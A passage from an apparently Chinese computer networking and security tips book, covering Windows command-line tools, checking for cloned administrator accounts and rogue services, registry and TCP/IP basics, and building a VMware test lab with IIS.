- /p 的使用：当欲查看的目录太多，无法在一屏的范围内显示完，屏幕会一直往上滚动，不容易看清。加上/p 参数后，屏幕上会分面一次显示 23 行的文件信息，然后暂停，并提示按任意键继续显示下一屏。
- /w 的使用：加上/w 只显示文件名，至于文件大小及建立的日期和时间则都省略。加上参数后，每行可以显示 5 个文件名。

❶ 打开命令提示符窗口。

❷ 输入“dir c:\windows/p”，按下 Enter 键后即可分屏显示目录清单(如下图所示)。



❸ 打开命令提示符窗口。

❹ 输入“dir c:\inetpub/w”并按 Enter 键后即可省略显示目录清单(如下图所示)。

(3) ping 命令

ping 是 Windows 系列自带的一个可执行命令。利用它可以检查网络是否连通，并可以很好地帮助我们分析判定网络故障。应用格式：ping IP 地址。该命令还可以加许多参数使用，具体是键入 ping 后按 Enter 键即可看到详细说明。

功能：测试计算机名和计算机的 IP 地址。

格式：ping [-t] [-a] [-n count] [-l length] [-f] [-i ttl] [-v tos] [-r count] [-s count] [[-j computer-list] | [-k computer-list]] [-w timeout] destination-list

使用说明：

- -t: 一直 ping 指定的计算机，直到从键盘按下 Ctrl+C 组合键中断。
- -a: 将地址解析为计算机 NetBios 名。
- -n: 发送 count 指定的 ECHO 数据包数，通过这个命令可以自己定义发送的个数，对衡量网络速度很有帮助。能够测试发送数据包的返回平均时间，及时间的快慢程度。默认值为 4。
- -l: 发送指定数据量的 ECHO 数据包。默认为 32 字节；最大值是 65 500 字节。
- -f: 在数据包中发送“不要分段”标志，数据包就不会被路由上的网关分段。通常你所发送的数据包都会通过路由分段再发送给对方，加上此参数以后路由就不会再分段处理。
- -i: 将“生存时间”字段设置为 TTL 指定的值。指定 TTL 值在对方系统里停留的时间，同时检查网络的运转情况。
- -v: 将“服务类型”字段设置为 tos 指定的值。
- -r: 在“记录路由”字段中记录传出和返回数据

包的路由。通常情况下，发送的数据包是通过一系列路由才到达目标地址的。通过此参数可以设定探测经过路由的个数，最多能设置探测 9 个路由。

- -s: 指定 count 指定的跃点数的时间戳。与参数 -r 类似，但此参数不记录数据包返回所经过的路由，最多只记录 4 个。
- -j: 利用 computer-list 指定的计算机列表路由数据包。连续计算机可以被中间网关分隔(路由稀疏源)IP 允许的最大数量为 9。
- -k: computer-list 利用 computer-list 指定的计算机列表路由数据包。连续计算机不能被中间网关分隔(路由严格源)IP 允许的最大数量为 9。
- -w: timeout 指定超时间隔，单位为毫秒。
- destination-list: 指定要 ping 的远程计算机。

专家坐堂

一般情况下，通过 ping 目标地址，可让对方返回 TTL 值的大小，通过 TTL 值可以粗略判断目标主机的系统类型是 Windows 还是 UNIX/Linux，一般情况下 Windows 系统返回的 TTL 值在 100～130 之间，而 UNIX/Linux 系统返回的 TTL 值在 240～255 之间。但 TTL 的值是可以修改的。故此种方法可作为参考。

试着查看与 www.google.com.hk 的连接情况。

❶ 打开命令提示符窗口。

❷ 输入“ping www.google.com.hk”，按下 Enter 键后即可查看与谷歌中国的连接情况，如下图所示。

(4) netstat 命令

功能：用于显示网络连接、路由表和网络接口信息，可以让用户得知目前都有哪些网络连接正在运作。

格式：netstat [选项]。

命令中各选项有着不同的含义。

- -a: 显示所有 socket，包括正在监听的。
- -c: 每隔 1 秒就重新显示一遍，直到用户中断它。
- -e: 显示关于以太网的统计信息，包括发送和接收的大小、数据包数(一般与-s 参数结合使用)。
- -i: 显示所有网络接口的信息，格式与“ifconfig -e”相同。
- -n: 以网络 IP 地址代替名称，显示出网络连接情形。
- -r: 显示核心路由表，格式同“route -e”。
- -t: 显示 TCP 协议的连接情况。
- -u: 显示 UDP 协议的连接情况。
- -v: 显示正在进行的工作。

如需要查看以太网的统计信息和所有协议的统计信息，可以如下操作。

❶ 打开命令提示符窗口。

❷ 输入“netstat -e -s”按 Enter 键后即可查看以太网的统计信息和所有协议的统计信息，如下图所示。

(5) Telnet 命令

功能：用于进行远程登录。该命令允许用户使用 Telnet 协议在远程计算机之间进行通信，用户可以通过网络在远程计算机上登录，就像登录到本地机上执行命令一样。

格式：Telnet 主机名/IP。

Telnet 的使用说明：

- ?/h: help，联机求助。
- -o: open 后接 IP 地址或域名即可进行远程登录。
- -c: close，正常结束远程会话，回到命令方式。
- -d: display，显示工作参数。


- -sen：send，向远程主机传送特殊字符(键入“send?”可显示详细字符)。
- -set：设置工作参数(输入 set?命令可显示详细参数)。
- -st：status，显示状态信息。
- -q：quit，退出 Telnet，返回本地机。
- z：使 Telnet 进入暂停状态。
- <cr>：结束命令方式，返回 Telnet 的会话方式。

技巧3 轻松检查账户

很长一段时间，恶意的攻击者非常喜欢使用克隆账号的方法来控制用户的计算机。他们采用的方法就是激活一个系统中的默认账户，但这个账户是不经常用的，然后再用工具把这个账户提升到管理员权限，从表面上看来这个账户还是和原来一样，但是这个克隆的账户却是系统中最大的安全隐患。

恶意的攻击者可以通过这个克隆账户任意地控制用户的计算机。为了避免这种情况，可以用很简单的方法对账户进行检测。

首先在命令行下输入“net user”，查看计算机上有些什么用户(如下图所示)，然后再使用“net user+用户名”查看这个用户是属于什么权限的。



知识补充


默认情况下，Administrators 用户组下只有一个 Administrator 用户。

如果发现一个系统内置的用户是属于 Administrators 组的，那几乎可以肯定该计算机被入侵了，而且在计算机上克隆了账户。此时，则可以使用“net user 用户名/del”删掉该用户。

技巧4 禁用不明服务

很多朋友在某天重新启动系统后会发现计算机速度变慢了，不管怎么优化都慢，用杀毒软件也查不出问题，这个时候很可能是别人通过入侵你的计算机后给你开放了特别的某种服务。

比如 IIS 信息服务等，这样你的杀毒软件是查不出来的。但是别急，可以通过“net start”来查看系统中究竟有什么服务在开启(如下图所示)，如果发现不是自己开放的服务，就可以有针对性地禁用这个服务了。




方法就是直接输入“net start”来查看服务，再用“net stop server”来禁止服务。

注意事项

保存文件时，其保存位置最好选择系统盘(C 盘)之外的盘符。因为系统一旦遭到病毒侵扰或者其他原因导致崩溃时，保存在系统盘中的资料将很难恢复。

技巧5 检测网络连接

如果怀疑自己的计算机上被别人安装了木马，或者是中了病毒，但是手里没有完善的工具来检测是不是真有这样的事情发生，那么可以使用 Windows 自带的网络命令来看看谁在连接你的计算机。具体的命令格式是：netstat -an，这个命令能看到所有和本地计算机建立连接的 IP，它包含四个部分——Proto(连接方式)、Local Address(本地连接地址)、Foreign Address(和本地建立连接的地址)、State(当前端口状态)，如下图所示。通过这个命令的详细信息，我们就可以完全监控计算机上的连接，从而达到控制计算机的目的。




举 一 反 三

双击选中的文件；在文件上单击鼠标右键，在弹出的快捷菜单中选择“打开”命令；选中文件，在键盘上按下 Enter 键等都可以打开文档。

技巧6 巧识 Windows 注册表

Windows 注册表是帮助 Windows 控制硬件、软件、用户环境和 Windows 界面的一套数据文件，注册表包含在 Windows 目录下 system.dat 和 user.dat 两个文件里，还有它们的备份文件 system.da0 和 user.da0。通过 Windows 目录下的 regedit.exe 程序可以存取注册表数据库。

注册表结构中最基本的是根键、主键、子键、键值项以及键值(如右上图所示)。它们是按照分级的方式来管理和组织的。



根键：注册表中最底层的键，类似于磁盘上的根目录，以“HKEY_”作为前缀开头。

主键：主键是根键的下级支配单元，以子目录的形式存在，负责组织系统对注册表中的数据进行访问。

子键：子键位于主键下，又可以嵌套于其他子键中。在注册表的六大根键中，有若干子键，而每个子键中又可以嵌套成千上万个子键。

键值项与键值：在每个根键和子键下，可以有若干个键值项和键值，键值项由键值名、键值类型和键值三部分组成。

知 识 补 充

注册表编辑器中最底层的是根键，每个根键下有若干个子键，每个子键下又有若干子键，子键下可以有一个或多个键值项和键值。注册表中的所有信息是以各种形式的“键值项数据”保存下来的。

技巧7 巧识 TCP/IP 协议簇

TCP/IP 协议簇是 Internet 的基础，也是当今最流行的组网形式。TCP/IP 是一组协议的代名词，包括许多其他协议，组成了 TCP/IP 协议簇。其中比较重要的有 SLIP 协议、PPP 协议、IP 协议、ICMP 协议、ARP 协议、TCP 协议、UDP 协议、FTP 协议、DNS 协议以及 SMTP 协议等。

TCP/IP 协议并不完全符合 OSI 的七层参考模型。传统的开放系统互连参考模型，是一种通信协议的 7 层抽象的参考模型，其中每一层执行某一特定任务。该模型的目的是使各种硬件在相同的层次上相互通信。

而 TCP/IP 通信协议采用了 4 层的层级结构，每一层都呼叫其下一层所提供的网络来完成自己

的需求。


知识补充


IP 协议：即互联网协议(Internet Protocol)；ICMP 协议：即互联网控制报文协议；ARP 协议：即地址转换协议；TCP 协议：即传输控制协议；UDP 协议：即用户数据报协议；FTP 协议：即文件传输协议；DNS 协议：即域名服务协议。


技巧8 巧用 IP 协议

IP 是英文 Internet Protocol(网络互联协议)的缩写，是计算机网络相互连接进行通信而设计的协议。任何一台计算机系统，只要遵守 IP 协议就可以与因特网连通。此外，IP 地址具有唯一性。

❶ 右击“网上邻居”，在弹出的快捷菜单中选择“属性”命令，弹出“网络连接”对话框。







用户可以随时修改电脑的 TCP/IP 参数，如 IP 地址、子网掩码、默认网关、代理服务器以及 DNS 服务器等。

技巧9 巧用 ARP 协议

ARP 协议是 Address Resolution Protocol(地址解析协议)的缩写。在局域网中，网络中实际传输的是“帧”，帧里面是有目标主机的 MAC 地址的。


在以太网中，一个主机要和另一个主机进行直接通信，必须要知道目标主机的 MAC 地址。而目标 MAC 地址则是通过地址解析协议获得的。

所谓“地址解析”就是主机在发送帧前将目标 IP 地址转换成目标 MAC 地址的过程。ARP 协议的基本功能就是通过目标设备的 IP 地址，查询目标设备的 MAC 地址，以保证通信的顺利进行。


只要计算机中安装了 TCP/IP，那么就会有一个 ARP 缓存表，在表中有 IP 地址与对应的 MAC 地址。

本机 ARP 缓存表的查询方式也比较简单，具体的操作步骤如下。

❶ 按下 Win+R 组合键，打开“运行”对话框。



❹ 在命令提示符窗口的命令行中输入“arp -a”命令后，按下 Enter 键即可查看本机的 ARP 缓存表，如下图所示。



专家坐堂

除了查看 ARP 缓存表之外，用户还可以对其进行添加、修改等操作。在命令提示符下，运行“arp -d”命令，就可以删除 ARP 缓存表中的某一行内容；运行“arp –s”命令，就能指定 ARP 表中的 IP 地址与对应的 MAC 地址。

技巧10 巧用 ICMP 协议

ICMP(Internet Control Message Protocol，Internet 控制消息协议)是 TCP/IP 协议簇的一个子协议，用于在 IP 主机、路由器之间传递控制消息。控制消息是指网络通不通、主机是否可达、路由是否可用等网络本身的消息。这些控制消息虽然并不传输用户数据，但是对于用户数据的传递起着重要的作用。

ICMP 的主要功能可以分为检测远端主机是否存在、建立及维护路由资料、重导资料传送路径和资料流量控制 4 种。在 ICMP 检测网络时，主要通过不同类型与代码的 ICMP 报文使计算机识别网络建立的连接状况。我们经常用到的 ICMP 报文表有以下几种。

类型代码	类型描述
0	响应应答(ECHO-REPLY)
3	不可到达
4	源抑制
5	重定向
8	响应请求(ECHO-REQUEST)
11	超时
12	参数失灵
13	时间戳请求
14	时间戳应答
15	信息请求
16	信息应答
17	地址掩码请求
18	地址掩码应答

注意事项

以上是 RFC 定义的 13 种 ICMP 报文格式，其中类型代码为 15、16 的信息报文目前已经作废。

技巧11 用 VMware 创建虚拟环境

使用 VMware 创建虚拟机可以在一台机器上同时运行两个或更多 Windows、DOS、Linux 系统。与“多启动”系统相比，VMware 采用了完全不同的概念。

多启动系统在一个时刻只能运行一个系统，在系统切换时需要重新启动机器。

VMware 是真正“同时”在主系统的平台上运行多个操作系统，就像标准 Windows 应用程序那样切换。而且每个操作系统都可以进行虚拟的分区、配置而不影响真实硬盘的数据，用户甚至可以通过网卡将几台虚拟机用网卡连接为一个局域网，极其方便。


安装在 VMware 上的操作系统性能比直接安装在硬盘上的系统低不少，因此，比较适合学习和测试。


使用 VMware 创建虚拟机是非常重要的。


❶ 安装 VMware 7.1，其安装过程和普通软件的安装相似。在安装完毕，重新启动计算机之后打开主窗口，如下图所示。

注意事项


查看硬件“设备管理器”下的“网络适配器”，如果在该选项下可以看到多出了两块虚拟网卡，就说明 VMware 安装成功了。









❼ 根据需要选择客户机操作系统(如下图所示)，然后单击 Next 按钮继续下一步。



❽ 输入虚拟机名称，选中安装的位置，如下图所示。然后单击 Next 按钮继续下一步操作。



❾ 打开“指定磁盘容量”对话框，设置“最大磁盘大小”数值(如下图所示)，然后单击 Next 按钮继续下一步操作。




❿ 单击 Finish 按钮，即可完成虚拟机的创建。然后就可以在 VMware Workstation 窗口中看到新创建的虚拟机。

技巧12 在虚拟机中安装系统

在刚刚创建的虚拟机中可以安装虚拟操作系统，安装的系统可以任意选择。

❶ 将 Windows XP 系统安装光盘放入光驱。




❸ 开始安装虚拟系统。

❹ 安装完毕后的虚拟操作系统，其界面如下图所示。

❺ 在本地计算机桌面上右击“网上邻居”图标，在弹出的快捷菜单中选择“属性”命令。

❻ 打开“网络连接”窗口，可以看到新添加的两个虚拟网络连接，如下图所示。

❼ 在虚拟机的系统中，打开“运行”窗口，输入“cmd”命令，打开“命令提示符”窗口，在其中输入“ipconfig”命令，即可查看虚拟系统的IP地址，如下图所示。




举一反三


在本地计算机中可以访问虚拟机的IP地址，在虚拟机中也可以访问本地计算机，即虚拟机系统可以作为一个独立的网络支点。


技巧13　安装虚拟机工具

虚拟机工具(VMware Tools)的作用是将鼠标从虚拟机移到本地计算机上而不用按Ctrl+Alt组合键，还可以将本地计算机上的文件直接复制到虚拟机上。虚拟机工具使我们使用虚拟机更加方便。

❶ 在VMware Workstation窗口中单击“虚拟机”按钮→install VMware tools菜单项，即可启动虚拟工具安装程序。







❺ 再单击“安装”按钮即可安装虚拟工具，安装过程基本上和普通软件一样。

❻ 单击“完成”按钮，重新启动虚拟机即可。

专家坐堂

在安装好虚拟工具之后，重新启动虚拟系统，不难发现，虚拟操作系统在图像色彩和声音质量上都有了很大的提高。另外，鼠标也可以很方便地在虚拟机和本地计算机之间任意移动，无须切换。


技巧14　在虚拟机中架设IIS服务器

IIS(Internet Information Services，互联网信息服务)是一种互联网基本服务组件，其中包括Web服务器、FTP服务器、NNTP服务器和SMTP服务器，分别用于网页浏览、文件传输、新闻服务和邮件发送等方面。IIS使在网络(包括互联网和局域网)上发布信息成了一件很容易的事。

(1) 在虚拟机中安装 IIS 服务器

❶ 在虚拟系统的“控制面板”窗口中双击“添加/删除程序”选项，打开“添加或删除程序”窗口。

❺ 在弹出的“Internet 信息服务(IIS)”对话框内取消默认的 SMTP Service 服务和 FTP 服务，如下图所示。



❻ 设置完毕后，单击“确定”按钮，即可返回到“Windows 组件向导”对话框。此时在光驱中插入 Windows 系统安装光盘，单击“下一步”按钮即可开始 IIS 服务器的安装。


(2) 在虚拟机中配置 IIS 服务器

在 IIS 服务器安装完毕之后，通常还需要对 IIS 服务器进行配置，其操作步骤如下。


❶ 在虚拟机中的“控制面板”窗口中单击“性能和维护”图标，再单击“管理工具”图标，打开“管理工具”窗口。

❷ 双击“Internet 信息服务”图标，打开“Internet 信息服务”窗口。

❸ 然后先后打开“本地计算机”的下属目录“网站”，再打开“网站”的下属目录“默认网站”。



❽ 切换到“目录安全性”选项卡，单击“匿名访问和身份验证控制”下的“编辑”按钮，弹出“身份验证方法”对话框。



在 IE 浏览器地址栏中输入本机的 IP 地址，就可以打开默认网页了。

技巧15　在虚拟机中安装网站

在虚拟机中架设好 IIS 服务器，并且确定安装了动态域名解析客户端后，就可以安装网站了。此时，你可以自己编写网站程序，也可以从网上下载完整的源程序进行安装。

(1) 解压安装


解压安装是目前安装网站最简单的方法，很多网站安装都采用这种方法。

❶ 从各种网站下载一个网站源码，并且解压在一个文件夹里。

